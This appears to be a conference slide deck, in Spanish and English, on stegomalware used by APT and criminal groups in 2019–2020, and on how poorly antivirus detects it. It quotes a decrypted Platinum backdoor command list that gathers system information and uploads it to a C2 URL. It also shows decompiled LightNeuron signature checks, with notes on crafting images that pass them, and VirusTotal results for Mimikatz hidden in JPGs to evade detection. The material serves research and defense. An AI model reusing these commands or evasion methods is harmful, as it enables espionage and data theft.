The attachments in the spam emails have malicious macro code embedded inside the document that executes a **PowerShell** script, which downloads an image hosted online. It then processes the downloaded image to acquire the code hidden inside the image.



Figure 3. Snapshot of code showing a PowerShell script downloading an image and acquiring the hidden code using GetPixel (highlighted)

Figure 4. Screenshot of an image containing the malicious code




Figure 5. Examples of spam email sent to recipients, using purchase order/invoice- (left) and reference material/signboard-related social engineering lures to urge users to download and click the attachments

LSB - Stegomalware & APT 2019-2020

Ursnif, Powload, Oceanlotus APT-32, **Waterbug**/Turla, Lokibot, TheDukes, NanoCore RAT, Bebloh*, Oilrig*, MT3, ...

WAV audio files are now being used to hide malicious code

Steganography malware trend moving from PNG and JPG to WAV files.  ?

POSTED: 20 JUN, 2019 | 12 MIN READ | THREAT INTELLIGENCE

Waterbug: Espionage Group Rolls Out Brand-New Toolset in Attacks Against Governments

Waterbug may have hijacked a separate espionage group's infrastructure during one attack against a Middle Eastern target.

The Waterbug espionage group (aka Turla) has continued to attack governments and international organizations over the past eighteen months in a series of campaigns that have featured a rapidly evolving toolset and, in one notable instance, the apparent hijacking of another espionage group's infrastructure.

<https://www.symantec.com/blogs/threat-intelligence/waterbug-espionage-governments>
https://threatvector.cylance.com/en_us/home/malicious-payloads-hiding-beneath-the-wav.html

"Cylance said this particular threat actor was hiding DLLs inside WAV audio files. Malware already-present on the infected host would download and read the WAV file, extract the DLL bit by bit, and then run it, installing a cryptocurrency miner application named XMRrig..."

"The use of stego techniques requires an in-depth understanding of the target file format," Lemos told *ZDNet*. "It is generally used by sophisticated threat actors that want to remain undetected for a long period of time."

"Developing a stego technique takes time, and several blogs have detailed how threat actors such as OceanLotus or Turla implemented payload hiding," Lemos added.

"These publications make it possible for other threat actors to grasp the technique and use it as they see fit."

A proper way of dealing with steganography is... not dealing with it at all. Since stego is only used as a data transfer method, companies should be focusing on detecting the point of entry/infection of the malware that abuses steganography, or the execution of the unauthorized code spawned by the stego-laced files.

EoF - Stegomalware & APT 2019-2020

MyKings/DarCloud/Smominru botnet, Magecart Skimmers, DarkTrack, TinyPos*, ...


Key findings of this research are the following:

- The botnet spreads by attacking weak username/password combinations in MySQL, MS-SQL, telnet, ssh, IPC, WMI, RDP, and in closed-circuit TV servers, and additionally uses the EternalBlue exploit for lateral movement.
- During the initial infection processes, the botnet secures the computer; removes processes, files, and settings belonging to malware families operated by other threat actors; and closes the communication ports that could be used to re-infect the computer
- The botnet comprises about 45,000 infected hosts.
- The main payloads are the Forshare Trojan and various Monero cryptominers.
- According to earlier reports the criminals made about 9,000 XMR in the past, [estimated to be about US\\$3 million](#).
- MyKings' current income is more moderate (mainly due to the huge drop in Monero exchange rate), but the botnet is still mining about US\$300 per day.
- The criminals behind this botnet prefer to use open source or other public domain software and have enough skills to make customization and enhancements to the source code.

The MyKings network attacks go through constant refinement, so they change over time. The criminals behind this botnet prefer to use open source or other public domain software and have enough skills to customize and enhance existing source code. For instance, the botnet has begun to experiment with hiding malware payloads in plain sight, storing the file in an image using a process called steganography.

In this sample image, a Windows malware executable (identifiable by its characteristic MZ header bytes and text) appears within the image data in a modified .jpg photo of Taylor Swift. MyKings' operators uploaded this innocuous-looking image file to a public repository, and then used it to deliver an update to the botnet.

<https://www.sophos.com/en-us/medialibrary/pdfs/technical-papers/sophoslabs-uncut-mykings-report.pdf>




At first this looks like an ordinary picture of Taylor Swift. A closer look reveals it is actually a picture that contains an appended executable, a VMPProtect packed version of the SQL brute forcer.

“For the past couple of years, this botnet has been a persistent source of nuisance-grade opportunistic attacks against **the underpatched, low-hanging fruit of the internet...**”

EoF - Stegomalware & APT 2019-2020

MyKings/DarCloud/Smominru botnet, **Magecart Skimmers**, DarkTrack, TinyPos*, ...




<https://www.virusbulletin.com/virusbulletin/2019/10/vb2019-paper-inside-magecart-history-behind-covert-card-skimming-assault-e-commerce-industry/>

<https://gbhackers.com/web-skimmer/>

<https://securityboulevard.com/2020/11/css-js-steganography-in-fake-flash-player-update-malware/>

Skimmers Found in Steganographic Images

Researchers from Malwarebytes analyzed the sample malformed steganographic image in a hex editor, and find the extra data was added after the final segment.



By analyzing the strings such as `onstepcheckout` or `authorizeNet`, research confirmed that this is the credit-card skimming code.

According to Malwarebyte's [research](#), All compromised sites we found using a steganographic skimmer were injected with similar code snippets (typically after the `footer` element or Google Tag Manager) to load the fake image and parse its JavaScript content via the `slice()` method.

EoF - Stegomalware & APT 2019-2020

MyKings/DarCloud/Smominru botnet, Magecart Skimmers, **DarkTrack**, TinyPos*, ...

The PNG file, when opened, behaves traditionally; it opens a solid colour image, the logo of a well-known antivirus vendor, in the foreground.



Figure 1: PNG file – Logo of a known Antivirus Vendor

Analysing the properties of the PNG file, originally named '**darknet.jpg**', we see that it's a solid colour image of '512 x 512' pixels, but with a file size of '**1.09 MB**', which is unusually large for an image such as this.

While examining the binary of the image, we identified that a bunch of data is appended after the '**IEND**' marker (Figure 2), which typically denotes the end of a PNG file. This is because the PNG format allows for appending such extraneous data and the decision of interpreting or ignoring this data is made by the viewing application.

The presence of two '**Rar!**' header markers at '**0x2ED9**' and '**0x5F513**' indicates the presence of two archive files, followed by the names of the compressed executables, '**AVAST.exe**' and '**result - Copy.exe**' (Figure 2) present in them respectively.

00002EC0	0C E5 FF 0F 00 D6 A4 4F 77 C8 41 1B C3 00 00 00	.äÿ..ÖmOwEA.Ä...
00002ED0	00 49 45 4E 44 AE 42 60 82 52 61 72 21 1A 07 01	.IEND03`Rar!...
00002EE0	00 C3 67 36 E7 0C 01 05 08 00 07 01 01 E1 8B 97	.Ag6ç.....â<-
00002EF0	80 00 A6 CD 17 04 27 02 03 0B A4 8B 17 04 80 80	€.;í...'...»...€€
00002F00	29 20 5C FB AA BB 80 1B 00 09 41 56 41 53 54 2E	) \û*»€...AVAST.
00002F10	65 78 65 0A 03 02 E0 8F 6F A2 C9 64 D6 01 8D 1E	exe...à.œEdO...
00002F20	99 50 70 86 55 54 32 23 68 80 50 87 CE 99 26 48	"Pp†UT2#hEP†î™&H
0005F500	0A 03 02 E0 8F 6F A2 C9 64 D6 01 1D 77 56 51 03	...à.œEdÖ..wVQ.
0005F510	05 04 00 52 61 72 21 1A 07 01 00 10 3C C7 C0 0C	...Rar!.....<ÇÀ.
0005F520	01 05 08 00 07 01 01 CD 94 AE 80 00 E0 57 11 C7	I"œ.àW.Ç
0005F530	2F 02 03 0B 88 94 2E 04 80 98 3F 20 71 72 DE E9	/...~"...€~? qrbé
0005F540	80 1D 00 11 72 65 73 75 6C 74 20 2D 20 43 6F 70	€..result - Cop
0005F550	79 2E 65 78 65 0A 03 02 E2 94 25 40 5A 65 D6 01	y.exe...â"€@ZeÖ.
0005F560	8F 97 06 44 47 77 44 56 22 65 65 50 45 76 E8 B4	.-.DGwDV"eePEvè'

Figure 2: Embedded archive files present after IEND marker

<https://www.subexsecure.com/pdf/malware-reports/August-2020/DarkTrack-Report.pdf>

HTML - Stegomalware & APT 2019-2020

Platinum APT group, ...



Eugene Kaspersky @e_kaspersky · 5 jun.

Forget about #cryptography - #steganography is the new black for cyberespionage and the #PLATINUM APT group is here to use it to fly under #cybersecurity radars kas.pr/platinum via @securelist




C&C interaction

Once up and running, the backdoor compares the current time against the "Eradicate Days", activation date and "Office Hours" values, and locates valid proxy credentials in "Credential Store" and "Protected Storage".

When all the rules are fulfilled, the backdoor connects to the malware server and downloads an HTML page.

On the face of it, the HTML suggests that the C&C server is down:



However, this is because of the steganography. The page contains embedded commands that are encrypted with an encryption key, also embedded into the page. The embedded data is encoded with two steganography techniques and placed inside the <!--1234567890--> tag (see below).

Cambiar el orden de los atributos de una etiqueta.


 Deogol de Stephen Forrest (2002).

La capacidad de ocultación de información por etiqueta es $\log_2(n^{\# \text{ atributos!}})$ bits. Por ejemplo, si una etiqueta tiene 8 atributos simplemente cambiando su orden, podemos ocultar $\log_2(8!) = 15.3$ bits, casi dos octetos de información.

```

25 <!--1234567890--><body>
26 <table align="center" bgcolor="white" border="0" cellpadding="4" rules="no
27 <tr align="center" bgcolor="white" valign="middle">
28 <td bgcolor="white" align="center" colspan="1" rowspan="1"></td>
29 <td align="center" bgcolor="white" colspan="1" rowspan="1"></td>
30 <td bgcolor="white" align="center" colspan="1" rowspan="1"></td>
31 <td align="center" bgcolor="white" colspan="1" rowspan="1"></td>
32 <td bgcolor="white" align="center" colspan="1" rowspan="1"></td>
33 <td align="center" colspan="1" bgcolor="white" rowspan="1"></td>
34 <td bgcolor="white" align="center" colspan="1" rowspan="1"></td>
35 <td bgcolor="white" rowspan="1" align="center" colspan="1"></td>
36 <td align="center" rowspan="1" colspan="1" bgcolor="white"></td>
37 <td colspan="1" bgcolor="white" align="center" rowspan="1"></td>
38 </tr>
39 </table>
40 <table cellpadding="0" width="100" bgcolor="white" frame="void" align="cen

```



The image above shows that the data is encoded as groups of spaces delimited with tabs. Each group contains from zero to seven spaces and the number of spaces represents the next three bits of data. For example, the first group on line 944 contains six spaces, so it will be decoded as $6_{10} = 110_2$.

```

jn=1
1=dirlist *p C:\progra~1\ *s http://happiness.freevar.com/joy/50days.php *f msdd1.dat *u love *w 30
2=dirlist *p c:\Progra~1\videolan\vlc *s http://happiness.freevar.com/joy/50days.php *f msdd2.dat *u love *w 30
3=processlist *s http://happiness.freevar.com/joy/50days.php *f msdp1.dat *u love *w 30
4=execute *t %comspec% *a /c systeminfo > "c:\Windows\Temp\msdsi.dat" *w 30
5=dirlist *p c:\Windows\Temp\ *s http://happiness.freevar.com/joy/50days.php *f msdd3.dat *u love *w 30
6=upload *t c:\Windows\Temp\msdsi.dat *s http://happiness.freevar.com/joy/50days.php *f msdsi.dat *u love *w 30
7=execute *t %comspec% *a /c del "c:\Windows\Temp\msdsi.dat" *w 30
8=dirlist *p c:\Windows\Temp\ *s http://happiness.freevar.com/joy/50days.php *f msdd4.dat *u love


```

An interpretation of the raw commands extracted from the HTML page after decryption

Mail - Stegomalware & APT 2019-2020

LightNeuron/Turla, Oilrig*, ...

<https://www.welivesecurity.com/wp-content/uploads/2019/05/ESET-LightNeuron.pdf>
<https://unit42.paloaltonetworks.com/oilrig-novel-c2-channel-steganography/>



of experience. Its operators mainly focus on high-profile targets such as governments and diplomatic entities in Europe, Central Asia and the Middle East. They are known for having breached major organizations such as the US Department of Defense in 2008 and the Swiss defense company RUAG in 2014. More recently, several European countries including France and the Czech Republic went public to denounce Turla's attacks against their governments.

In this white paper, we present the analysis of LightNeuron, a backdoor specifically designed to target Microsoft Exchange mail servers.

LightNeuron can execute commands sent by email.

Commands are hidden in specially crafted PDF or JPG attachments using *steganography*.

JPG

In case of a JPG image, it first computes a signature using 16 bytes from the first quantization table. The quantization table is a part of the JPG format and contains data used during the compression of the picture.

It performs several XOR operations on these 16 bytes and compares the result against a hardcoded signature, as shown in Figure 21.

```
v1 = *input;
signature[0] = input[4] ^ *input;
v3 = v1 ^ input[10];
v4 = input[1];
signature[4] = v3;
signature[1] = v4 ^ input[5];
v5 = input[11];
v6 = input[2];
signature[5] = v4 ^ v5;
signature[2] = v6 ^ input[6];
v7 = v6 ^ input[12];
v8 = input[3];
signature[6] = v7;
signature[3] = v8 ^ input[7];
signature[7] = v8 ^ input[13];
return (unsigned int)kind_of_strchr(signature, (char *)custom_signature, 8u) == 0;
```

Figure 21 // Validation of the JPG signature (HexRays output)

We can view these multiple XOR ($\oplus$) operations on the input, followed by a comparison, as a set of mathematical equations:

$$\begin{cases} input_0 \oplus input_4 = 250 \\ input_0 \oplus input_1 = 16 \\ input_0 \oplus input_8 = 82 \\ input_0 \oplus input_5 = 145 \\ input_0 \oplus input_{10} = 40 \\ input_1 \oplus input_2 = 219 \\ input_1 \oplus input_{11} = 213 \\ input_2 \oplus input_3 = 176 \end{cases}$$


Figure 22 // Modified JPG picture with embedded commands for LightNeuron

Once we have the set of equations, we can easily solve it manually or use a SMT (Satisfiability Modulo Theories) solver such as Microsoft Z3 [20] to find out whether a solution exists and, if so, to find one possible solution. It turns out this set of equations is solvable and we use the solution to create a JPG image that can pass the check.

If the previous equation is satisfied, it gets the length of the container from offset 0x0F of the quantization table.

Finally, it extracts the container from the last Start of Scan section, another standard field of the JPG format.

By modifying the quantization table, the resulting picture is also affected. However, the image is still valid, as shown in Figure 22.

PDF

In the case of a PDF document, the routine first checks for a signature by performing XOR operations with the data from offset 0x0B to offset 0x10. One way to satisfy this signature condition is by setting all the values from offset 0x0B to 0x10 to 0x00.

If the previous signature is satisfied, the routine reads the offset of the blob of data containing the command, which we call the container, from offset 0x11. It also reads the size of the container from offset 0x15. Finally, it copies the container data. Figure 18 shows these operations.

```
offset_command_container = *(int *)(input_data + 17);
if ( (unsigned int)offset_command_container >= (unsigned int)data_len )
    return 0x14;
len_command_container = *(unsigned int *)(input_data + 21);
if ( (unsigned int)len_command_container >= (int)data_len - (int)offset_command_container )
    return 0x14;
v12 = &input_data[offset_command_container];
if ( &input_data[offset_command_container + (int)len_command_container] > &input_data[data_len] )
    return 0x14;
command_data = F_init_string();
string::append(command_data, &data[offset_command_container], len_command_container);
```

Figure 18 // Extraction of the container data from the PDF (HexRays output)

A visualization in a hexadecimal editor of the different fields is shown Figure 19.




Figure 19 // Representation in hexadecimal of a PDF containing a container

This PDF, which was modified to embed a command, is still valid as you can see in Figure 20.



Figure 20 // Modified PDF document with embedded commands for LightNeuron. Snake is another name for Turla.

“Gracias” Alfonso, pero....
¿Y ahora qué? ¿Contramedidas?



¿Qué hacemos? - ¿Contramedidas?

Tiempo de la industria

- Detectar esteganografía es una tarea compleja. ¿Los atacantes la usan bien? 80-20 (seguridad en profundidad)
- Ampliar (¿continuar?) la industria del estegoanálisis (más allá de la “*academia*”).



Wojciech Mazurczyk @wmazurczyk · 8 nov.

An interesting talk & tool confirming the current #stegomalware trend of embedding malicious payload using #steganography and various data hiding techniques #CyberSecurity #Malware



Alfonso Muñoz (at @safemode) @mindcrypt · 8 nov.


#Arsenal #BHEU #opensource #tools @BlackHatEvents
blackhat.com/eu-20/arsenal/...





<https://github.com/mindcrypt/powerplot> | <https://github.com/mindcrypt/polyplot>

#Ekoparty Your polyplot belongs to me. <https://www.youtube.com/watch?v=Z50K2Y0DMUI>

<https://github.com/mindcrypt/covertchannels-steganography>



<https://www.youtube.com/watch?v=Xn38Y7puq-g>



(Alfonso Muñoz, 2005) - <http://stegsecret.sourceforge.net/>

¿Qué hacemos? - ¿Antivirus?

Tiempo de la industria

- No se detectan las técnicas más básicas de esteganografía (EoF, LSB, ...)



41 / 60

41 engines detected this file

ebf54f745dc81e1958f75e4ca91dd0ab989fc9787bb6b0bf993e2f51d9a2a5bb
Invoke-Mimikatz.ps1

2.10 MB
Size

2020-11-06 14:45:29 UTC
11 days ago

TXT

DETECTION	DETAILS	RELATIONS	COMMUNITY
Ad-Aware	Application.HackTool.PowerSploit.A	AegisLab	Trojan.PowerShell.Mimikatz.Rc
AhnLab-V3	Script/PowerShell	ALYac	Trojan.PowerShell.Agent
Antiy-AVL	GrayWare/PowerShell.Mimikatz.a	Arcabit	Application.HackTool.PowerSploit.A
Avast	BV-AndroDrp-B [Drp]	AVG	BV-AndroDrp-B [Drp]

Mimikatz en formato Powershell

18 / 57

18 engines detected this file

9b4eca64754b370ba58e04c7cc9314a057c721a88f1eb27715dbb2d347a3cc2
Invoke-Mimikatz64.ps1

2.84 MB
Size

2019-02-20 12:13:08 UTC
1 year ago

TXT

DETECTION	DETAILS	COMMUNITY	
Ad-Aware	Application.HackTool.PowerSploit.A	Arcabit	Application.HackTool.PowerSploit.A
Avira (no cloud)	TR/PowerShell.Gen	BitDefender	Application.HackTool.PowerSploit.A
DrWeb	Tool.Mimikatz.225	Emsisoft	Application.HackTool.PowerSploit.A (B)
eScan	Application.HackTool.PowerSploit.A	F-Secure	Trojan.TR/PowerShell.Gen

Mimikatz en formato Powershell codificado en base64

14 / 61

14 engines detected this file

4fb5595d00e39f79038fccbcd880585ee95901d899f55f74e9b6ed49b0f80f30
abc1.jpg

2.22 MB
Size

2020-11-18 11:10:53 UTC
2 minutes ago

JPG

DETECTION	DETAILS	COMMUNITY	
Ad-Aware	Application.Hacktool.QV	Arcabit	Application.Hacktool.QV
BitDefender	Application.Hacktool.QV	Cyren	PSH/HackTool.A
DrWeb	Tool.Mimikatz.225	Emsisoft	Application.Hacktool.QV (B)

Mimikatz en formato Powershell en EOF

1 / 60

One engine detected this file

fc5918f52fdadab69f93f7f64ca9d8e2bea5cd5c9d0fb2e2509a1c4d389e8c95
abc2.jpg

2.92 MB
Size

2020-11-18 11:22:07 UTC
3 minutes ago

JPG


DETECTION	DETAILS	COMMUNITY	
NANO-Antivirus	Trojan.Script.Mimikatz.eu.fawh	Ad-Aware	Undetected
AegisLab	Undetected	AhnLab-V3	Undetected

Mimikatz (Powershell) codificado en base64 en EOF

- Recordatorios: MyKings/DarCloud/Smominru botnet -> A VMProtect packed version of the SQL brute forcer (Dic 2019).

¿Qué hacemos? - ¿Antivirus?

Tiempo de la industria



- No se detectan las técnicas más básicas de esteganografía (EoF, LSB, ni patrones “viejos”...)




No detección de estructuras EoF: polyglots, código bash, HTML...

APTs recientes: [MyKings/DarCloud/Smominru botnet](#), [Magecart Skimmers](#), [DarkTrack](#), [TinyPos*](#), [Platinum APT group](#)...



No detección de patrones esteganográficos “reversible” muy viejos

Ocultación de malware y código powershell ofensivo muy conocido.

